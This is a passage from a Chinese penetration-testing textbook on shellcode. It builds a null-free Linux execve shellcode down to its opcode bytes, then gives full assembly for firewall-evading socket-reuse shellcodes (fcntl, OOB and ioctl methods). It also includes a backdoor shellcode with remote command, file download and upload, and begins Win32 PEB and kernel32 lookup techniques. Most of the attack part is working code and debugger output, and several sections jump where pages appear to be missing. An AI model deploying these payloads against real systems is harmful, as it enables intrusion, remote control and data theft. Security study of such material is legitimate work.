Shellcode 不过是溢出后执行的一堆机器指令集，有一些汇编基础就可以写出漂亮的 Shellcode 来。x86 的汇编指令语法常见的有 AT&T 和 Intel 两种。Linux 下的编译器和调试器使用的是 AT&T 语法，阅读本节的读者应该有这些汇编基础，本书不再介绍这些基础知识。在 Intel 网站有详细的 x86 指令手册，不过 Masm 里的 Opcodes.hlp 文件也能够方便地查询指令的含义及其 opcode，可以作为读者写 Shellcode 时查询指令的手册。

3.1.1 熟悉系统调用

Linux 下每一个函数实际上都是由系统调用实现的，看一下下面这个简单的程序：

```
[san@ /home/san/Shellcode]> cat exit.c
main()
{
    exit(0);
}
```

使用静态编译，以避免动态链接干扰，运行后查看结果：

```
[san@ /home/san/Shellcode]> gcc -static -o exit exit.c
[san@ /home/san/Shellcode]> ./exit
[san@ /home/san/Shellcode]> echo $?
0
```

exit 函数最终会调用 _exit 系统调用，用 gdb 来看一看：

```
[san@ /home/san/Shellcode]> gdb exit
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
```



```
(gdb) disas _exit
Dump of assembler code for function _exit:
0x0804ca70 <_exit+0>:  mov    %ebx,%edx
0x0804ca72 <_exit+2>:  mov    0x4(%esp,1),%ebx
0x0804ca76 <_exit+6>:  mov    $0x1,%eax
0x0804ca7b <_exit+11>: int     $0x80
0x0804ca7d <_exit+13>: mov    %edx,%ebx
0x0804ca7f <_exit+15>: cmp    $0xffffffff, %eax
0x0804ca84 <_exit+20>: jae    0x8052b70 <__syscall_error>
End of assembler dump.
(gdb) b *0x0804ca7b
Breakpoint 1 at 0x804ca7b
(gdb) r
Starting program: /home/san/Shellcode/exit

Breakpoint 1, 0x0804ca7b in _exit ()
(gdb) si

Program exited normally.
```

在 gdb 里看到_exit 的反汇编代码里有个 int \$0x80 指令，这是 Linux 的软中断指令。执行软中断前，需要给 eax 赋相应的中断号值才能执行各种功能。Linux 的系统中断号可以从头文件/usr/include/asm/unistd.h 查到。有些系统调用需要参数，还要给其他寄存器赋值，具体情况可以参考 http://www.system-calls.com/sys_call_table.php 这个表格。

3.1.2 得到 Shell 的 Shellcode

通常溢出后是为了得到一个 Shell 以方便控制对方的系统。了解了系统中断就可以很方便地写这样的 Shellcode。

```
[san@ /home/san/Shellcode]> cat Shellcode.c
#include <stdio.h>
int main ( int argc, char * argv[] )
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve( name[0], name, NULL );
}

[san@ /home/san/Shellcode]> gcc -static -o Shellcode Shellcode.c
[san@ /home/san/Shellcode]> ./Shellcode
sh-2.05$
```

这个 Shellcode 程序运行后就相当于又执行了一个“/bin/sh”，接下来演示如何用这个程

序里关键的代码作为 Shellcode。

```
[san@ /home/san/Shellcode]> gdb Shellcode
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x080481e0 <main+0>:  push    %ebp
0x080481e1 <main+1>:  mov     %esp,%ebp
0x080481e3 <main+3>:  sub     $0x8,%esp
0x080481e6 <main+6>:  movl    $0x808e488,0xffffffff8(%ebp)
0x080481ed <main+13>: movl    $0x0,0xffffffffc(%ebp)
0x080481f4 <main+20>:  sub     $0x4,%esp
0x080481f7 <main+23>:  push    $0x0
0x080481f9 <main+25>:  lea     0xffffffff8(%ebp),%eax
0x080481fc <main+28>:  push    %eax
0x080481fd <main+29>:  pushl   0xffffffff8(%ebp)
0x08048200 <main+32>:  call    0x804cab0 <__execve>
0x08048205 <main+37>:  add     $0x10,%esp
0x08048208 <main+40>:  leave
0x08048209 <main+41>:  ret
0x0804820a <main+42>:  mov     %esi,%esi
End of assembler dump.
(gdb) b main
Breakpoint 1 at 0x80481e6
(gdb) r
Starting program: /home/san/Shellcode/Shellcode

Breakpoint 1, 0x080481e6 in main ()
(gdb) display/i $pc
1: x/i $pc 0x80481e6 <main+6>: movl    $0x808e488,0xffffffff8(%ebp)
(gdb) x/s 0x808e488
0x808e488 <_IO_stdin_used+4>:  "/bin/sh"
(gdb) i reg $esp $ebp
esp                0xbffffa40      0xbffffa40
ebp                0xbffffa48      0xbffffa48
(gdb) si
0x080481ed in main ()
1: x/i $pc 0x80481ed <main+13>:  movl    $0x0,0xffffffffc(%ebp)
```

```

(gdb)
0x080481f4 in main ()
1: x/i $pc 0x080481f4 <main+20>:      sub    $0x4,%esp
(gdb)
0x080481f7 in main ()
1: x/i $pc 0x080481f7 <main+23>:      push   $0x0
(gdb)
0x080481f9 in main ()
1: x/i $pc 0x080481f9 <main+25>:      lea    0xffffffff8(%ebp),%eax
(gdb)
0x080481fc in main ()
1: x/i $pc 0x080481fc <main+28>:      push   %eax
(gdb)
0x080481fd in main ()
1: x/i $pc 0x080481fd <main+29>:      pushl  0xffffffff8(%ebp)
(gdb)
0x08048200 in main ()
1: x/i $pc 0x08048200 <main+32>:      call   0x0804cab0 <__execve>
(gdb) x/20x $esp
0xbffffa30:  0x0808e488  0xbffffa40  0x00000000  0x0804810e
0xbffffa40:  0x0808e488  0x00000000  0xbffffa88  0x080482ee
0xbffffa50:  0x00000001  0xbffffab4  0xbffffabc  0x00000000
0xbffffa60:  0x00000000  0x00000000  0x00000000  0x00000000
0xbffffa70:  0x0808e460  0x080480b4  0x080481e0  0x00000000

```

黑色字体表示的正好是为 `execve` 构建的参数 `execve(name[0], name, NULL)`。

```

(gdb) disas __execve
Dump of assembler code for function __execve:
0x0804cab0 <__execve+0>:      push   %ebp
0x0804cab1 <__execve+1>:      mov     $0x0,%eax
0x0804cab8 <__execve+6>:      mov     %esp,%ebp
0x0804cab8 <__execve+8>:      test    %eax,%eax
0x0804caba <__execve+10>:     push    %edi
0x0804cabb <__execve+11>:     push    %ebx
0x0804cabc <__execve+12>:     mov     0x8(%ebp),%edi
0x0804cabf <__execve+15>:     je      0x0804cac8 <__execve+22>
0x0804cac1 <__execve+17>:     call    0x0
0x0804cac6 <__execve+22>:     mov     0xc(%ebp),%ecx
0x0804cac9 <__execve+25>:     mov     0x10(%ebp),%edx
0x0804cacc <__execve+28>:     push    %ebx
0x0804cacd <__execve+29>:     mov     %edi,%ebx
0x0804cacf <__execve+31>:     mov     $0xb,%eax
0x0804cad4 <__execve+36>:     int     $0x80
0x0804cad6 <__execve+38>:     pop     %ebx

```



```

0x0804cad7 <__execve+39>:    mov    %eax,%ebx
0x0804cad9 <__execve+41>:    cmp    $0xffffffff00,%ebx
0x0804cadf <__execve+47>:    jbe    0x804caef <__execve+63>
0x0804cae1 <__execve+49>:    neg    %ebx
0x0804cae3 <__execve+51>:    call   0x80484a8 <__errno_location>
0x0804cae8 <__execve+56>:    mov    %ebx, (%eax)
0x0804caea <__execve+58>:    mov    $0xffffffff,%ebx
0x0804caef <__execve+63>:    mov    %ebx,%eax
0x0804caf1 <__execve+65>:    pop    %ebx
0x0804caf2 <__execve+66>:    pop    %edi
0x0804caf3 <__execve+67>:    pop    %ebp
0x0804caf4 <__execve+68>:    ret
End of assembler dump.

```

反汇编__execve 函数发现里面使用了一个软中断实现功能（黑体表示的那行代码），在那个指令下个断点：

```

(gdb) b *0x0804cad4
Breakpoint 2 at 0x804cad4: file ../sysdeps/unix/sysv/linux/execve.c, line 70.
(gdb) c
Continuing.

Breakpoint 2, 0x0804cad4 in __execve (file=0x1 <Address 0x1 out of bounds>,
    argv=0xbffffa48, envp=0x8048205) at ../sysdeps/unix/sysv/linux/execve.c:70
70      ../sysdeps/unix/sysv/linux/execve.c: No such file or directory.
    in ../sysdeps/unix/sysv/linux/execve.c
1: x/i $pc 0x804cad4 <__execve+36>:    int    $0x80

```

查看软中断执行前各寄存器的值：

```

(gdb) i reg $eax $ebx $ecx $edx
eax            0xb      11
ebx            0x808e488    134800520
ecx            0xbffffa40  -1073743296
edx            0x0       0
(gdb) x/s 0x808e488
0x808e488 <_IO_stdin_used+4>:  "/bin/sh"
(gdb) x/2x 0xbffffa40
0xbffffa40:    0x0808e488    0x00000000

```

eax 保存 execve 的系统调用号 11，ebx 保存 name[0] = "/bin/sh"；这个指针，ecx 保存 name 这个指针，edx 为 0。这样执行软中断后就能执行/bin/sh 得到 Shell 了：

```

(gdb) ni
sh-2.05$ exit

```

```
Program exited normally.
```

现在知道在执行 `execve` 系统中断前，其他各必要寄存器该如何赋值。接下来就可以写自己的 Shellcode 了。

3.1.3 提取 Shellcode 的 Opcode

有一点要注意，Linux x86 默认的字节序是 little-endian，所以压栈的字符串要注意顺序。我们把必要的功能浓缩在 `Shellcode_asm.c` 里面：

```
[san@ /home/san/Shellcode]> cat Shellcode_asm.c
/* Shellcode_asm.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Shellcode 演示
 */

int main ()
{
    __asm__
    (
        mov    $0x0, %edx
        push   %edx
        push   $0x68732f6e
        push   $0x69622f2f
        mov    %esp, %ebx
        push   %edx
        push   %ebx
        mov    %esp, %ecx
        mov    $0xb, %eax
        int    $0x80
    );
}

[san@ /home/san/Shellcode]> gcc -o Shellcode_asm Shellcode_asm.c
[san@ /home/san/Shellcode]> ./Shellcode_asm
sh-2.05$ exit
exit
```

似乎大功告成，一切执行正常。但是对于 `strcpy` 等函数造成的缓冲区溢出，会认为 0 是字符串的终结，那么 Shellcode 如果包含 0 就会被截断，导致溢出失败。用 `objdump` 看看这个 Shellcode 是否包含 0：

```

    );
}

[san@ /home/san/Shellcode]> gcc -o Shellcode_asm_fix Shellcode_asm_fix.c
[san@ /home/san/Shellcode]> ./Shellcode_asm_fix
sh-2.05$ exit
exit

```

运行没有问题，再看看这个 Shellcode 里面有没有包含 0:

```

[san@ /home/san/Shellcode]> objdump -d Shellcode_asm_fix | more
...
00000000 <main>:
00000000: 55                push    %ebp
00000001: 89 a5             mov     %esp, %ebp
00000002: 31 d2             xor     %edx, %edx
00000003: 52                push    %edx
00000004: 68 6e 2f 73 68    push    $0x68732f6e
00000005: 68 2f 2f 62 69    push    $0x69622f2f
00000006: 89 e3             mov     %esp, %ebx
00000007: 52                push    %edx
00000008: 53                push    %ebx
00000009: 89 e1             mov     %esp, %ecx
0000000a: 8d 42 0b          lea     0xb(%edx), %eax
0000000b: cd 80             int     $0x80
0000000c: 5d                pop     %ebp
0000000d: c3                ret
...

```

现在终于大功告成，已经不包含 0 了，那么把它的 opcode 提取出来测试:

```

[san@ /home/san/Shellcode]> cat test.c
char Shellcode[] =
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

int main()
{
    __asm__
    (
        call    Shellcode
    );
}

[san@ /home/san/Shellcode]> gcc -o test test.c
[san@ /home/san/Shellcode]> ./test

```



```
sh-2.05$ exit
exit
```

这段 Shellcode 是否比较熟悉？对了，就是在上一节介绍 Linux 缓冲区溢出时使用的 Shellcode。相信读者看到这里一定能够写出更复杂的 Shellcode。

3.1.4 渗透防火墙的 Shellcode

渗透防火墙的 Shellcode 一直是渗透测试者所必备的，因为很多网络环境都受到防火墙的严密保护，普通的 Shellcode（如 bind 端口甚至反向连接）可能会被防火墙阻断，导致攻击失败，错失良机。LSD 在他们的“UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes”文档和代码里很早就提供过通过 getpeername 来搜索 socket 的 Shellcode。这种方法有一个致命的弱点，如果攻击者处于 NAT 环境中，那么在服务端 getpeername 取得的信息和实际情况并不匹配，这样就导致攻击失败。下面介绍另外的几种方法。

3.1.4.1 fcntl 设置 socket 状态

这种方法最早是绿盟科技的 scz 提出的，并且给出了各种平台的实现代码。他的基本思路大致如下：

```
while (1)
{
    i++;

    oldflags = fcntl(i, F_GETFL, 0);
    fcntl(i, F_SETFL, oldflags | O_NONBLOCK);
    read(i, buf, 4);
    fcntl(i, F_SETFL, oldflags);

    if (buf == '\x0n') goto shell;
}
```

在一个循环里递增搜索句柄，先取得该句柄的标记，然后把这个句柄设置为非阻塞模式并读取 4 个字节，再把该句柄的标记设置回去，最后比较读取的 4 个字节是否事先约定的，如果是那么认为找到了当前连接的 socket，否则循环搜索下一个。

这种 Shellcode 是需要 exploit 配合的，在发送完攻击字符串后，还要接着发送约定的 4 个字节。Shellcode 部分代码如下：

```
xorl    %eax, %eax
pushl   %eax
incl    %eax
pushl   %eax
movl    %esp, %ebx
xorl    %ecx, %ecx
movb    $0xa2, %al    /* sys_nanosleep */
int     $0x80         /* sleep 1 second to wait for character send */
```

```

/* maybe it is necessary in real internet */

    jmp     locate_addr
find_s:
    pop     %edi
    xorl    %esi, %esi
find_s_loop:
    incl    %esi                /* socket */

    movl    %esi, %ebx
    xorl    %edx, %edx
    push    $0x3                /* F_GETFL */
    pop     %ecx
    push    $0x37               /* sys_fcntl */
    pop     %eax
    int     $0x80

    push    %eax                /* save flag */

    movl    %eax, %edx
    or      $0x8, %dh
    incl    %ecx                /* F_SETFL */
    push    $0x37               /* sys_fcntl */
    pop     %eax
    int     $0x80

    movl    %ebp, %ecx
    push    $0x4
    pop     %edx
    push    $0x03               /* sys_read */
    pop     %eax
    int     $0x80

    pop     %edx                /* restore flag */
    push    $0x4
    pop     %ecx
    push    $0x37               /* sys_fcntl */
    pop     %eax
    int     $0x80

    cmpl    $0x6E306358, (%ebp)
    jne     find_s_loop

    movl    %esi, %ebx          /* found socket */
    xorl    %ecx, %ecx

```

```

        movb    $0x03, %cl
dup2s:
        movb    $0x3f, %al          /* dup2 handle */
        decl    %ecx
        int     $0x80

        incl    %ecx
        loop    dup2s

        xorl    %eax, %eax
        movl    %edi, %ebx          /* /bin/sh */
        leal    0x8(%edi), %edx     /* -isp */
        pushl   %eax
        pushl   %edx
        pushl   %ebx
        movl    %esp, %ecx          /* argv */
        xorl    %edx, %edx          /* envp=NULL */
        movb    $0x0b, %al          /* sys_exeove */
        int     $0x80

        xor     %ebx, %ebx
        mov     %ebx, %eax
        inc     %eax
        int     $0x80              /* sys_exit */

```

```

locate_addr:
        call    find_s
        .byte   '/', 'b', 'i', 'n', '/', 's', 'h', 0x0, '-', 'i', 's', 'p', 0x0

```

这种方法有个缺点就是有可能读取进程其他句柄里的4个字节,可能会对某些应用有影响。完整实现代码见配套资料中第3章/3.1目录下的 client_fcntl.c 和 Shellcode_fcntl.c 两个程序。

3.1.4.2 发送 OOB 数据

Cnhonker 的 bkbll 最先使用这种技术, Berkeley 套接口的实现 OOB 数据一般是不会被阻塞的,他的基本思路大致如下:

```

while (1)
{
    i++;

    recv(i, buf, 1, 1);
    if (buf == 'I') goto shell;
}

```



```

        jne     find_s_loop

        movl    %esi, %ebx          /* found socket */
        xorl    %ecx, %ecx
        movb    $0x03, %cl

dup2s:
        movb    $0x3f, %al          /* dup2 handle */
        decl    %ecx
        int     $0x80

        incl    %ecx
        loop    dup2s

        xorl    %eax, %eax
        movl    %edi, %ebx          /* /bin/sh */
        leal    0x8(%edi), %edx      /* -isp */
        pushl   %eax
        pushl   %edx
        pushl   %ebx
        movl    %esp, %ecx          /* argv */
        xorl    %edx, %edx          /* envp=NULL */
        movb    $0x0b, %al          /* sys_execve */
        int     $0x80

        xor     %ebx, %ebx
        mov     %ebx, %eax
        inc     %eax
        int     $0x80              /* sys_exit */

locate_addr:
        call    find_s
        byte    '/', 'b', 'i', 'n', '/', 's', 'h', 0x0, '-', 'i', 's', 'p', 0x0

```

发送 OOB 数据的方法是 Linux/Unix 系统里实现搜索 socket 最简单也是相当可靠的方法。完整实现代码见配套资料中第 3 章/3.1 目录下的 client_oob.c 和 Shellcode_oob.c 两个程序。

3.1.4.3 利用 ioctl 函数的一些特性

从 ioctl 函数的 FIONREAD 选项可以判断句柄有多少数据可读，而且一般情况不会被阻塞，本书作者之一的 eyas 最先想到这个方法。查找 socket 的基本流程大致如下：

```

while (1)
{
    i++;

```

```

    ioctl(i, FIONREAD, &ul);
    if (ul != 4) continue;
    read(i, buf, 4);
    if (buf == '\x0n') goto shell;
}

```

还是一样在一个循环里递增搜索句柄，先用带 FIONREAD 选项的 ioctl 处理该句柄，然后判断是否有 4 个字节的数据可读，不是的话继续循环搜索下一个句柄，是的话就读取这 4 个字节，最后比较读取的 4 个字节是否是事先约定的，如果是那么认为找到了当前连接的 socket，否则循环搜索下一个。

这种 Shellcode 和 scz 方法一样就需要 exploit 配合，在发送完攻击字符串后，还要接着发送约定的 4 个字节。Shellcode 部分代码如下：

```

    xorl    %eax, %eax
    pushl   %eax
    incl    %eax
    pushl   %eax
    movl    %esp, %ebx
    xorl    %ecx, %ecx
    movb    $0xa2, %al      /* sys_nanosleep */
    int     $0x80           /* sleep 1 second to wait for character send */
                                /* maybe it is necessary in real internet */
    jmp     locate_addr
find_s:
    pop     %edi
    xorl    %esi, %esi
find_s_loop:
    incl    %esi            /* socket */

    push    $0x0
    movl    %esp, %edx
    movl    %esi, %ebx
    push    $0x541B         /* FIONREAD */
    pop     %ecx
    push    $0x36           /* sys_ioctl */
    pop     %eax
    int     $0x80

    test    %eax, %eax
    jnz     find_s_loop

    pop     %ecx
    cmpl    $0x4, %ecx

```

```

    jne    find_s_loop

    movl   %esi, %ebx
    movl   %ebp, %ecx
    push   $0x4
    pop    %edx
    push   $0x03          /* sys_read */
    pop    %eax
    int    $0x80

    cmpl   $0x6E306358, (%ebp)
    jne    find_s_loop
    movl   %esi, %ebx      /* found socket */
    xorl   %ecx, %ecx
    movb   $0x03, %cl

dup2s:
    movb   $0x3f, %al      /* dup2 handle */
    decl   %ecx
    int    $0x80

    incl   %ecx
    loop   dup2s

    xorl   %eax, %eax
    movl   %edi, %ebx      /* /bin/sh */
    leal   0x8(%edi), %edx /* -isp */
    pushl   %eax
    pushl   %edx
    pushl   %ebx
    movl   %esp, %ecx      /* argv */
    xorl   %edx, %edx      /* envp=NULL */
    movb   $0x0b, %al      /* sys_execve */
    int    $0x80

    xor     %ebx, %ebx
    mov     %ebx, %eax
    inc     %eax
    int     $0x80          /* sys_exit */

locate_addr:
    call    find_s
    .byte   '/', 'b', 'i', 'n', '/', 's', 'h', 0x0, '-', 'i', 's', 'p', 0x0

```

完整实现代码见配套资料中第3章/3.1目录下的 client_ioctl_FIONREAD.c 和 Shellcode_


```
        break;
    }
}
strncpy(filename, buf+i+1, l-i-1);

fd = open(filename, O_RDWR | O_CREAT | O_TRUNC, 0666);
if (fd < 0) {
    fprintf(stderr, "Create File %s Error!\n", filename);
    continue;
}

size = 0;

FD_ZERO(&FdRead);
FD_SET(sock, &FdRead);

for (;;) {
    l = read(sock, buf, sizeof(buf));

    write(fd, buf, l);

    size += l;

    l = select (sock + 1, &FdRead, NULL, NULL, &time);

    if (!l) {
        break;
    }
}

fprintf(stderr, "Download remote file %s (%d bytes)!\n", filename, size);
close(fd);
}
else if (strncmp(buf, "put", 3) == 0)
{
    sleep(1);

    // obtain filename
    buf[l-1] = 0;
    for (i=l; i>0; i--) {
        if (buf[i] == '/' || buf[i] == ' ') {
            break;
        }
    }
}
```

```

        strncpy(filename, buf+i+1, l-i-1);

        fd = open(filename, O_RDONLY);
        if (fd < 0) {
            fprintf(stderr, "Open File %s Error!\n", filename);
            continue;
        }

        size = 0;

        // read file and send
        for (;;)
        {
            i = read(fd, buf, sizeof(buf));

            if (!i)
            {
                break;
            }

            write(sock, buf, i);

            size += i;
        }

        fprintf(stderr, "Upload remote file %s (%d bytes)...\n", filename, size);
        close(fd);
    }
}

if (FD_ISSET(sock, &rfd)) {
    l = read(sock, buf, sizeof(buf));
    if (l <= 0) {
        perror("read remote");
        exit(EXIT_FAILURE);
    }
    write(l, buf, l);
}
}
}

```

Shellcode 部分的关键代码:

```

xorl    %eax, %eax
pushl   %eax

```

```

    incl    %eax
    pushl   %eax
    movl    %esp, %ebx
    xorl    %ecx, %ecx
    movb    $0xa2, %al      /* sys_nanosleep */
    int     $0x80           /* sleep 1 second to wait for character send */
                           /* maybe it is necessary in real internet */

    jmp     locate_addr

find_s:
    pop     %edi
    xorl    %esi, %esi
find_s_loop:
    incl    %esi            /* socket */

    xorl    %eax, %eax
    incl    %eax
    decl    %esp
    movl    %esp, %edx      /* save OOB data */
    pushl   %eax            /* 1 */
    pushl   %eax            /* 1 */
    pushl   %edx            /* &data */
    pushl   %esi            /* socket */
    movl    %esp, %ecx      /* arg of socketcall */
    xorl    %ebx, %ebx
    movb    $0x0a, %bl      /* SYS_RECV */
    movb    $0x66, %al      /* sys_socketcall */
    int     $0x80

    decl    %eax            /* recieve 1 byte? */
    jnz     find_s_loop

    cmpb    $0x49, (%edx)    /* recieve 'l'? */
    jne     find_s_loop

get_user_input:
    movl    %esi, %ebx
    movl    %ebp, %ecx
    push    $0x40
    pop     %edx
    push    $0x03            /* sys_read */
    pop     %eax
    int     $0x80

    cmpl    $0x0A646D63, (%ebp) /* 'cmd' */

```



```

je     exe_cmd
cmpl   $0x20746567, (%ebp)    /* 'get' */
je     get_file
cmpl   $0x20747570, (%ebp)    /* 'put' */
je     put_file
cmpl   $0x0A657962, (%ebp)    /* 'bye' */
je     byebye

jmp     get_user_input

get_file:
movb   $0x0, -1(%ebp, %eax)
leal   0x4(%ebp), %ebx
xorl   %ecx, %ecx
push   $0x05                  /* sys_open */
pop     %eax
int     $0x80

movl   %eax, (%ebp)          /* fd */

transfer:
movl   (%ebp), %ebx
leal   4(%ebp), %ecx
push   $0x40
pop     %edx
push   $0x03                  /* sys_read */
pop     %eax
int     $0x80

test   %eax, %eax
jz     transfer_finish

movl   %esi, %ebx
leal   4(%ebp), %ecx
movl   %eax, %edx
push   $0x04                  /* sys_write */
pop     %eax
int     $0x80

jmp     transfer

transfer_finish:
movl   (%ebp), %ebx
push   $0x06                  /* sys_close */

```

```
    pop    %eax
    int     $0x80

    jmp     get_user_input

put_file:
    movb    $0x0, -1(%ebp, %eax)
    leal    0x4(%ebp), %ebx
    push    $0x1b6
    pop     %edx
    push    $0x242
    pop     %ecx
    push    $0x05          /* sys_open */
    pop     %eax
    int     $0x80

    movl    %eax, (%ebp)   /* fd */

upload:
    movl    %esi, %ebx
    leal    4(%ebp), %ecx
    push    $0x40
    pop     %edx
    push    $0x03          /* sys_read */
    pop     %eax
    int     $0x80

    movl    (%ebp), %ebx
    leal    4(%ebp), %ecx
    movl    %eax, %edx
    push    $0x04          /* sys_write */
    pop     %eax
    int     $0x80

    push    $0x0
    movl    %esp, %edx
    movl    %esi, %ebx
    push    $0x541B        /* FIONREAD */
    pop     %ecx
    push    $0x36          /* sys_ioctl */
    pop     %eax
    int     $0x80

    pop     %ecx
```

```
    jecxz    upload_finish

    jmp      upload

upload_finish:
    movl     (%ebp), %ebx
    push     $0x06                /* sys_close */
    pop      %eax
    int      $0x80

    movl     %esi, %ebx
    push     $0x0a
    movl     %esp, %ecx
    push     $0x01
    pop      %edx
    push     $0x04                /* sys_write */
    pop      %eax
    int      $0x80

    jmp      get_user_input

byebye:
    xor      %ebx, %ebx
    mov      %ebx, %eax
    inc      %eax
    int      $0x80                /* sys_exit */

exe_cmd:
    xorl     %eax, %eax
    movb     $0x02, %al           /* sys_fork */
    int      $0x80

    test     %eax, %eax
    jz       get_shell

    movl     %eax, %ebx           /* pid */
    xorl     %eax, %eax
    push     %eax
    movl     %esp, %ecx
    movl     %eax, %edx
    movb     $0x07, %al           /* sys_waitpid */
    int      $0x80

    jmp      get_user_input
```



```

get_shell:
    movl    %esi, %ebx          /* found socket */
    xorl    %ecx, %ecx
    movb    $0x03, %cl

dup2s:
    movb    $0x3f, %al          /* dup2 handle */
    decl    %ecx
    int     $0x80

    incl    %ecx
    loop    dup2s

    xorl    %eax, %eax
    movl    %edi, %ebx          /* /bin/sh */
    leal    0xB(%edi), %edx      /* -isp */
    pushl    %eax
    pushl    %edx
    pushl    %ebx
    movl    %esp, %ecx          /* argv */
    xorl    %edx, %edx          /* envp=NULL */
    movb    $0x0b, %al          /* sys_execve */
    int     $0x80

    jmp     get_user_input

locate_addr:
    call    find_s
    .byte   '/', 'b', 'i', 'n', '/', 's', 'h', 0x0, '-', 'i', 's', 'p', 0x0

```

完整实现代码见配套资料中第3章/3.1目录下的 client_fun.c 和 Shellcode_fun.c 两个程序。

3.2 Win32 平台 Shellcode 技术

大部分*nix 都有固定的系统调用号来实现各种系统功能，在上一节介绍 Linux x86 平台 Shellcode 的时候就是用系统中断直接和内核通话非常简练地完成各种复杂的 Shellcode。但是在 Windows 下却没有那么幸运，虽然 Windows 也有系统调用，不过几乎每个 service pack 和发行版本都会改变内核接口，所以 Windows 下几乎无法使用系统调用功能来写 Shellcode。

Windows API 通过一系列 DLL（动态链接库）来实现，每个进程都依赖动态链接库（起码包括 kernel32.dll 和 ntdll.dll）来使用 Win32 API。如果能用所有 Win32 平台通用的办法来获取 Windows API，那么可以写出通用 Shellcode，本文将详细介绍该方法。

3.2.1 获取 kernel32.dll 基址

如果能从进程加载的kernel32.dll中获得LoadLibrary()和GetProcAddress()这两个函数的地址,那么就可以任意使用其他的Windows API。首先得获取kernel32.dll基址,最好的办法是从PEB(进程环境块)相关数据结构中获取,这种方法适用于NT/2K/XP/2003。下面将详细介绍该方法。

段选择子FS所对应的段即当前线程TEB(线程环境块),即FS:0指向TEB。TEB的结构如下:

```
typedef struct _NT_TEB
{
    NT_TIB Tib; // 00h
    PVOID EnvironmentPointer; // 10h
    CLIENT_ID Cid; // 20h
    PVOID ActiveRpcInfo; // 28h
    PVOID ThreadLocalStoragePointer; // 2Ch
    PPEB Peb; // 30h
    ULONG LastErrorValue; // 34h
    ULONG CountOfOwnedCriticalSections; // 38h
    PVOID CsrClientThread; // 3Ch
    PVOID Win32ThreadInfo; // 40h
    ULONG Win32ClientInfo[0x1F]; // 44h
    PVOID WOW32Reserved; // C0h
    ULONG CurrentLocale; // C4h
    ULONG FpSoftwareStatusRegister; // C8h
    PVOID SystemReserved1[0x36]; // CCh
    PVOID Spare1; // 1A4h
    LONG ExceptionCode; // 1A8h
    ULONG SpareBytes1[0x28]; // 1ACh
    PVOID SystemReserved2[0xA]; // 1D4h
    GDI_TEB_BATCH GdiTebBatch; // 1FCh
    ULONG gdiRgn; // 6DCh
    ULONG gdiPen; // 6E0h
    ULONG gdiBrush; // 6E4h
    CLIENT_ID RealClientId; // 6E8h
    PVOID GdiCachedProcessHandle; // 6F0h
    ULONG GdiClientPID; // 6F4h
    ULONG GdiClientTID; // 6F8h
    PVOID GdiThreadLocaleInfo; // 8FCh
    PVOID UserReserved[5]; // 700h
    PVOID glDispatchTable[0x118]; // 714h
    ULONG glReserved1[0x1A]; // B74h
    PVOID glReserved2; // BDCh
    PVOID glSectionInfo; // BE0h
```

```

PVOID glSection;           // BE4h
PVOID glTable;             // BE8h
PVOID glCurrentRC;         // BECh
PVOID glContext;          // BF0h
NTSTATUS LastStatusValue;   // BF4h
UNICODE_STRING StaticUnicodeString; // BF8h
WCHAR StaticUnicodeBuffer[0x105]; // C00h
PVOID DeallocationStack;   // E0Ch
PVOID TlsSlots[0x40];       // E10h
LIST_ENTRY TlsLinks;       // F10h
PVOID Vdm;                 // F18h
PVOID ReservedForNtRpc;    // F1Ch
PVOID DbgSsReserved[0x2];  // F20h
ULONG HardErrorDisabled;   // F28h
PVOID Instrumentation[0x10]; // F2Ch
PVOID WinSockData;        // F6Ch
ULONG GdiBatchCount;       // F70h
ULONG Spare2;              // F74h
ULONG Spare3;              // F78h
ULONG Spare4;              // F7Ch
PVOID ReservedForDle;      // F80h
ULONG WaitingOnLoaderLock; // F84h

PVOID StackCommit;         // F88h
PVOID StackCommitMax;      // F8Ch
PVOID StackReserve;        // F90h

PVOID MessageQueue;        // ???
} NT_TEB, *PNT_TEB;

```

如果使用微软自己的 windbg 调试器可以很方便地获得这些数据结构:

```

> dt -v -r ntdll!_TEB
struct _TEB, 64 elements, 0xfb4 bytes
+0x000 NtTib : struct _NT_TIB, 8 elements, 0x1c bytes
+0x01c EnvironmentPointer : Ptr32 to Void
+0x020 ClientId : struct _CLIENT_ID, 2 elements, 0x8 bytes
+0x028 ActiveRpcHandle : Ptr32 to Void
+0x02c ThreadLocalStoragePointer : Ptr32 to Void
+0x030 ProcessEnvironmentBlock : Ptr32 to struct _PEB, 66 elements, 0x210 bytes
...

```

所以 PEB 的地址用如下的汇编代码就可以得到:

```
mov eax, fs:[30h]
```



```

int main (int argc, char **argv)
{
    unsigned long hash;

    if (argc < 2) {
        printf("Please enter function name.\n");
        return -1;
    }

    hash = GetHash(argv[1]);
    printf("HASH(%s) => %.8x\n", argv[1], hash);

    return 0;
}

```

这个算法用汇编语言实现只需不到 10 个字节，这样 Windows API 的名字都只需 4 个字节保存在 Shellcode 中，大大减少了 Shellcode 的长度。

Windows 的 exe 和 dll 文件都使用了 PE 文件格式，通过 PE 结构可以得到输出表的 API 地址。上一小节已经找到 kernel32.dll 的加载基址，接下来将演示如何获取 kernel32.dll 的 API。加载基址最开始的 64 字节按如下数据结构解析：

```

#define IMAGE_DOS_SIGNATURE 0x5A4D    // MZ

typedef struct _IMAGE_DOS_HEADER      // DOS .EXE header
{
    WORD    e_magic;                  // +0x00 Magic number
    WORD    e_cblp;                   // +0x02 Bytes on last page of file
    WORD    e_cp;                     // +0x04 Pages in file
    WORD    e_crlc;                   // +0x06 Relocations
    WORD    e_cparhdr;                // +0x08 Size of header in paragraphs
    WORD    e_minalloc;               // +0x0a Minimum extra paragraphs needed
